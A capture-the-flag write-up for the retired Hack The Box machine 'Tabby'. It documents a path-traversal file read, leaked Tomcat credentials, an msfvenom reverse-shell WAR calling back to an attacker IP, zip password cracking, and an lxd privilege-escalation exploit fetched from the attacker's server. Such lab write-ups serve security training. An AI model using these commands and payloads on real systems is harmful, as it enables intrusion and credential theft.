Tabby by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Tabby	10.10.10.194	Linux	20	4.2	12322	10503	Yes	2020-06-20	2020-11-07	No	259

Summary

1. Scan ports -> 22,80,8080
2. Enumerate port 80 -> Path Traversal on /news.php?file
3. Enumerate port 8080 -> users .xml file
4. Read users file from port 80 LFI -> tomcat:$3cureP4s5w0rd123! with role admin-gui
5. Deploy reverse shell .war -> User shell as tomcat
6. Enumerate /var/www/html -> 16162020_backup.zip encrypted with passwd
7. Crack zip file -> admin@it
8. Reuse creds for ash -> ash:admin@it -> User shell as ash (User flag)
9. Check ash in lxd group -> lxd privesc vulnerability
10. Run 46978.sh exploit -> Container with / at /mount/root
11. Leak /root/.ssh/id_rsa -> ssh shell as root (System flag)

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.10.194
PING 10.10.10.194 (10.10.10.194) 56(84) bytes of data.
64 bytes from 10.10.10.194: icmp_seq=1 ttl=63 time=36.8 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.10.194 -v -Pn -n -oG Enum/allPorts
```

With the utility extractPorts we list and copy the open ports:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.194

    [*] Open ports:  22,80,8080


[*] Ports have been copied to clipboard...
```

Run a detailed scan on the open ports:

```
❯ nmap -p22,80,8080 -sVC 10.10.10.194 -n -Pn -oN targeted
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mega Hosting
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Final nmap report

Port	Service	Version	Extra
22	ssh	OpenSSH 8.2p1	-
80	http	Apache 2.4.41	-
8080	http	Apache Tomcat	-

Port 80 Enumeration

Technology scan

```
❯ whatweb 10.10.10.194
http://10.10.10.194 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ],
Email[sales@megahosting.com,sales@megahosting.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41
(Ubuntu)], IP[10.10.10.194], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script,
Title[Mega Hosting], X-UA-Compatible[IE=edge]
```

Together with wappalyzer extension:

Technology	Version	Detail
Apache	2.4.41	-
Domain name	megahosting.com	-
JQuery	1.11.2	-
Modernizr	2.8.3-respond-1.4.2.min	-
PHP	-	-

Web content fuzzing

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404 --hh 0
"http://megahosting.com/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://megahosting.com/FUZZ
```

```
Total requests: 4712

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000024:   403        9 L      28 W       280 Ch      ".htaccess"
000000023:   403        9 L      28 W       280 Ch      ".hta"
000000025:   403        9 L      28 W       280 Ch      ".htpasswd"
000000727:   301        9 L      28 W       319 Ch      "assets"
000001757:   200        1 L      9 W        759 Ch      "favicon.ico"
000001787:   301        9 L      28 W       318 Ch      "files"
000002192:   200        373 L    938 W      14175 Ch    "index.php"
000003709:   403        9 L      28 W       280 Ch      "server-status"
```

As we now the domain name, we can fuzz the subdomains:

```
❯ wfuzz -c -u "http://megahosting.com" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 --hh 14175 -H "Host:FUZZ.megahosting.com" --hc 400,404
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://megahosting.com/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```

As we can see, there are no subdomains available.

Manual enumeration

While reading the page, we discovered the domain name megahosting.htb, let's add it to /etc/hosts. The webpage is http://megahosting.htb/news.php?file=statement and we can try path traversal:

```
❯ curl "http://megahosting.htb/news.php?file=../../../../../etc/passwd" -s | grep "sh$"
root:x:0:0:root:/root:/bin/bash
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

We succeeded and enumerated root and ash users with a terminal. We can also retrieve news.php and index.php, but they are not useful.

Port 8080 Enumeration

Technology scan

```
❯ whatweb 10.10.10.194:8080
http://10.10.10.194:8080 [200 OK] Apache-Tomcat, Country[RESERVED][ZZ], IP[10.10.10.194], Title[Apache Tomcat]
```

Together with wappalyzer extension:

Technology	Version	Detail
Apache	2.4.41	-
Domain name	megahosting.com	-

Technology	Version	Detail
JQuery	1.11.2	-
Modernizr	2.8.3-respond-1.4.2.min	-
PHP	-	-

Web content fuzzing

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc 404 --hh 1895 "http://megahosting.com:8080/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://megahosting.com:8080/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000090:   302        0 L      0 W        0 Ch        "docs"
000000902:   302        0 L      0 W        0 Ch        "examples"
000004889:   302        0 L      0 W        0 Ch        "manager"
```

We found `manager` page, typical in tomcat web servers.

Manual enumeration

When we access the `/index.html` page they mention the folder `/etc/tomcat9/tomcat-users.xml`, let's use the path traversal to read it:

```
❯ curl "http://megahosting.htb/news.php?file=../../../../../etc/tomcat9/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../../../etc/tomcat9/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../../../usr/share/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../../../usr/share/tomcat/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../../../usr/share/tomcat/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../../../etc/tomcat/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../../../etc/tomcat8/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../../../usr/share/tomcat9/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/tomcat-users.xml" -s
❯ curl "http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/etc/tomcat-users.xml" -s
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

We found a user with the role `admin-gui`, its credentials are `tomcat:$3cureP4s5w0rd123!`. Now we can access `/host-manager/html` and list apps on `/manager/text/list`.

User shell through tomcat manager

We can try to upload our own web application to the server:

```
❯ mkdir Exploits/webshell
❯ nvim Exploits/webshell/index.jsp
❯ cd Exploits/webshell
❯ jar -cvf ../webshell.war *
added manifest
adding: Exploits/webshell/index.jsp(in = 579) (out= 351)(deflated 39%)
❯ cd ../../
❯ curl --upload-file Exploits/webshell.war -u 'tomcat:$3cureP4s5w0rd123!'
"http://megahosting.htb:8080/manager/deploy?path=/webshell"
<!doctype html><html lang="en"><head><title>HTTP Status 405 - Method Not Allowed</title><style
type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b
{color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-
size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-
color:#525D76;border:none;}</style></head><body><h1>HTTP Status 405 - Method Not Allowed</h1><hr
class="line" /><p><b>Type</b> Status Report</p><p><b>Description</b> The method received in the
request-line is known by the origin server but not supported by the target resource.</p><hr
class="line" /><h3>Apache Tomcat/9.0.31 (Ubuntu)</h3></body></html>
```


As we can see, we are not able to deploy the web application from the ui url, we can try uploading it through the `/manager/text` path:

```
❯ curl --upload-file Exploits/webshell.war -u 'tomcat:$3cureP4s5w0rd123!'
"http://megahosting.htb:8080/manager/text/deploy?path=/webshell&update=true"
OK - Deployed application at context path [/webshell]
```

Let's list the web applications deployed and check if our web application is there:

```
❯ curl -u 'tomcat:$3cureP4s5w0rd123!' "http://megahosting.htb:8080/manager/text/list"
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/webshell:running:0:webshell
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

Success! Now we can connect to the new webapp and see the shell:



Now, we can try to obtain a reverse shell as the user tomcat. But every attempt to obtain a reverse shell through the webshell ends up in failure. So we should create directly a reverse shell application:

```
❯ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=3333 -f war -o reverse.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes
Saved as: reverse.war
❯ curl --upload-file reverse.war -u 'tomcat:$3cureP4s5w0rd123!'
"http://megahosting.htb:8080/manager/text/deploy?path=/reverse&update=true"
OK - Deployed application at context path [/reverse]
```

Now, if we try to achieve the reverse shell:

```
# Trigger shell
❯ curl "http://megahosting.htb:8080/reverse/"

# Listening shell
❯ nc -nlvp 3333
Connection from 10.10.10.194:34578
whoami
tomcat
hostname -I
10.10.10.194
```

We obtained a shell as tomcat.

Pivoting to Ash user

Now, to pivot to the user ash we can start by analyzing the webserver's files. Concretely, we can see that in /var/www/html/files/ we can find the file 16162020_backup.zip. Download it on our computer and unzip it:

```
❯ wget "http://megahosting.htb/files/16162020_backup.zip"
--2022-06-11 18:37:55--  http://megahosting.htb/files/16162020_backup.zip
Resolving megahosting.htb (megahosting.htb)... 10.10.10.194
Connecting to megahosting.htb (megahosting.htb)|10.10.10.194|:80... connected.
```

```
HTTP request sent, awaiting response... 200 OK
Length: 8716 (8.5K) [application/zip]
Saving to: '16162020_backup.zip'

16162020_backup.zip  100%[=====================>]   8.51K  --.-KB/s    in 0.008s

2022-06-11 18:37:55 (1.00 MB/s) - '16162020_backup.zip' saved [8716/8716]

❯ file 16162020_backup.zip
16162020_backup.zip: Zip archive data, at least v1.0 to extract, compression method=store
❯ mv 16162020_backup.zip Results
❯ cd Results
❯ unzip 16162020_backup.zip
Archive:  16162020_backup.zip
   creating: var/www/html/assets/
[16162020_backup.zip] var/www/html/favicon.ico password:
password incorrect--reenter: %
```

Seens like the zip is password protected and password reuse is not valid. So, we can try to crack it:

```
❯ /usr/bin/zip2john 16162020_backup.zip
# Garbage data
16162020_backup.zip:$pkzip2$3*2*1*0*0*24*02f9*5d46*ccf7b799809a3d3c12abb83063af3c6dd538521379c8d7
44cd195945926884341a9c4f74*1*0*8*24*285c*5935*f422c178c96c8537b1297ae19ab6b91f497252d0a4efe86b326
4ee48b099ed6dd54811ff*2*0*72*7b*5c67f19e*1b1f*4f*8*72*5c67*5a7a*ca5fafc4738500a9b5a41c17d7ee19363
4e3f8e483b6795e898581d0fe5198d16fe5332ea7d4a299e95ebfff6b9f955427563773b68eaee312d2bb841eecd6b9cc
70a7597226c7a8724b0fcd43e4d0183f0ad47c14bf0268c1113ff57e11fc2e74d72a8d30f3590adc3393dddac6dcb11bf
d*$/pkzip2$::16162020_backup.zip:var/www/html/news.php, var/www/html/logo.png,
var/www/html/index.php:16162020_backup.zip
❯ echo
'16162020_backup.zip:$pkzip2$3*2*1*0*0*24*02f9*5d46*ccf7b799809a3d3c12abb83063af3c6dd538521379c8d
744cd195945926884341a9c4f74*1*0*8*24*285c*5935*f422c178c96c8537b1297ae19ab6b91f497252d0a4efe86b32
64ee48b099ed6dd54811ff*2*0*72*7b*5c67f19e*1b1f*4f*8*72*5c67*5a7a*ca5fafc4738500a9b5a41c17d7ee1936
34e3f8e483b6795e898581d0fe5198d16fe5332ea7d4a299e95ebfff6b9f955427563773b68eaee312d2bb841eecd6b9c
c70a7597226c7a8724b0fcd43e4d0183f0ad47c14bf0268c1113ff57e11fc2e74d72a8d30f3590adc3393dddac6dcb11b
fd*$/pkzip2$::16162020_backup.zip:var/www/html/news.php, var/www/html/logo.png,
var/www/html/index.php:16162020_backup.zip' > backup_hash
❯ john --wordlist=/usr/share/dict/rockyou.txt backup_hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (16162020_backup.zip)
1g 0:00:00:02 DONE (2022-06-11 18:51) 0.4504g/s 4671Kp/s 4671Kc/s 4671KC/s adnbiopc..adamboryd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We found the password `admin@it` for the zip file. Let's decrypt it:

```
❯ unzip 16162020_backup.zip
Archive:  16162020_backup.zip
   creating: var/www/html/assets/
[16162020_backup.zip] var/www/html/favicon.ico password: # admin@it
  inflating: var/www/html/favicon.ico
   creating: var/www/html/files/
  inflating: var/www/html/index.php
 extracting: var/www/html/logo.png
  inflating: var/www/html/news.php
  inflating: var/www/html/Readme.txt
❯ cd var/www/html/
❯ ls
🗁 assets  🖻 favicon.ico  🖻 logo.png  🗎 Readme.txt
🗁 files   php index.php    php news.php
```

But after reading the files, we find nothing of use, so we try password reuse on ash:admin@it:

```
tomcat@tabby:/var/www/html/files$ su ash
Password: # admin@it
ash@tabby:/var/www/html/files$
```

We obtained a user shell as ash.

Privilege escalation

The first things we can try are:

```
ash@tabby:~$ sudo -l
sudo: unable to open /run/sudo/ts/ash: Read-only file system
[sudo] password for ash:
Sorry, user ash may not run sudo on tabby.
ash@tabby:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

Both vectors are not vulnerable.

linpeas.sh

Upload linpeas.sh and execute it:

```
ash@tabby:/tmp$ wget http://10.10.14.15:4444/linpeas.sh
ash@tabby:/tmp$ chmod +x linpeas.sh
ash@tabby:/tmp$ ./linpeas.sh
```

From the output, we discover that pkexec has the suid set, which is vulnerable, but this is not an intended path. Also, the user ash is part of the lxd group:

```
ash@tabby:/tmp$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

Which makes this machine vulnerable to:

```
❯ searchsploit lxd
------------------------------------------------- ---------------------------------
 Exploit Title                                   |  Path
------------------------------------------------- ---------------------------------
Ubuntu 18.04 - 'lxd' Privilege Escalation        | linux/local/46978.sh
------------------------------------------------- ---------------------------------
```

We retrieve the exploit and execute it:

```
# Attacker machine
❯ searchsploit -m linux/local/46978.sh
  Exploit: Ubuntu 18.04 - 'lxd' Privilege Escalation
      URL: https://www.exploit-db.com/exploits/46978
     Path: /usr/share/exploitdb/exploits/linux/local/46978.sh
File Type: Bourne-Again shell script, Unicode text, UTF-8 text executable

Copied to: /home/r3van/HTB/Machines/In_Progress/Tabby/46978.sh
```

```
❯ mv 46978.sh Exploits/
❯ chmod +x Exploits/46978.sh
❯ cd Exploits
❯ wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
❯ sudo bash build-alpine
passwd:
❯ python3 -m http.server 4444
# Victim machine
ash@tabby:/tmp$ wget http://10.10.14.15:4444/46978.sh
ash@tabby:/tmp$ wget http://10.10.14.15:4444/alpine-v3.16-x86_64-20220611_1917.tar.gz
ash@tabby:/tmp$ chmod +x 46978.sh
ash@tabby:/tmp$ ./46978.sh -f /tmp/alpine-v3.16-x86_64-20220611_1917.tar.gz
Error: open /tmp/alpine-v3.16-x86_64-20220611_1917.tar.gz: no such file or directory
[*] Listing images...

+-------+-------------+--------+-------------+--------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+--------------+------+------+-------------+
Creating privesc
Error: Not Foundash@tabby:/tmp$ mv alpine-v3.16-x86_64-20220611_1917.tar.gz /dev/shm
```

We got an error because the folder /tmp is not accessible by lxd, so we will perform the attack in /dev/shm:

```
ash@tabby:/tmp$ mv 46978.sh /dev/shm
ash@tabby:/tmp$ cd /dev/shm/
ash@tabby:/dev/shm$ ./46978.sh -f alpine-v3.16-x86_64-20220611_1917.tar.gz
[*] Listing images...

+--------+--------------+--------+-------------------------------+--------------+-----------+----
----+-----------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |
SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------------+-----------+----
----+-----------------------------+
| alpine | a46b007d7802 | no     | alpine v3.16 (20220611_19:17) | x86_64       | CONTAINER |
3.07MB | Jun 11, 2022 at 5:34pm (UTC) |
+--------+--------------+--------+-------------------------------+--------------+-----------+----
----+-----------------------------+
Creating privesc
Device giveMeRoot added to privesc
~ # whoami
root
~ # cd /mnt/root/
/mnt/root # ls
bin         etc         lib64       mnt         run         sys
boot        home        libx32      opt         sbin        tmp
cdrom       lib         lost+found  proc        snap        usr
dev         lib32       media       root        srv         var
/mnt/root # ls root/ -la
/mnt/root/root # ls -la
total 40
drwx------    6 root     root          4096 Aug 19  2021 .
drwxr-xr-x   20 root     root          4096 Sep  7  2021 ..
lrwxrwxrwx    1 root     root             9 May 21  2020 .bash_history -> /dev/null
-rw-r--r--    1 root     root          3106 Dec  5  2019 .bashrc
drwx------    2 root     root          4096 May 19  2020 .cache
drwxr-xr-x    3 root     root          4096 Aug 19  2021 .local
-rw-r--r--    1 root     root           161 Dec  5  2019 .profile
-rw-r--r--    1 root     root            66 May 21  2020 .selected_editor
drwx------    2 root     root          4096 Aug 19  2021 .ssh
-r--------    1 root     root            33 Jun 11 13:18 root.txt
drwxr-xr-x    3 root     root          4096 Aug 19  2021 snap
```

We obtained root access to the container and all the files root can see, but we are still in the container. Now, we can see the folder `.ssh`, if we list it we can obtain root's `id_rsa` and connect to it via ssh:

```
# Victim machine
/mnt/root/root # ls .ssh
authorized_keys  id_rsa           id_rsa.pub
/mnt/root/root # cat .ssh/id_rsa
# Attacker machine
❯ echo "-----BEGIN OPENSSH PRIVATE KEY-----
-----END OPENSSH PRIVATE KEY-----" > Results/root_id_rsa
❯ chmod 600 Results/root_id_rsa
❯ ssh root@megahosting.htb -i Results/root_id_rsa
root@tabby:~# hostname -I
10.10.10.194 10.187.32.1
```

We obtained root access to the victim machine.

CVE

No CVEs were used for this target.

Machine flags

Type	Flag	Blood	Date
User	773017316eec26a0a1d2d8b73dc8dd41	No	11-06-2022
Root	fa57e402709cab0997a870f68d71537f	No	11-06-2022

References

- https://askubuntu.com/questions/135824/what-is-the-tomcat-installation-directory
- https://gist.github.com/pete911/6111816
- https://notchxor.github.io/oscp-notes/8-cheatsheets/msfvenom/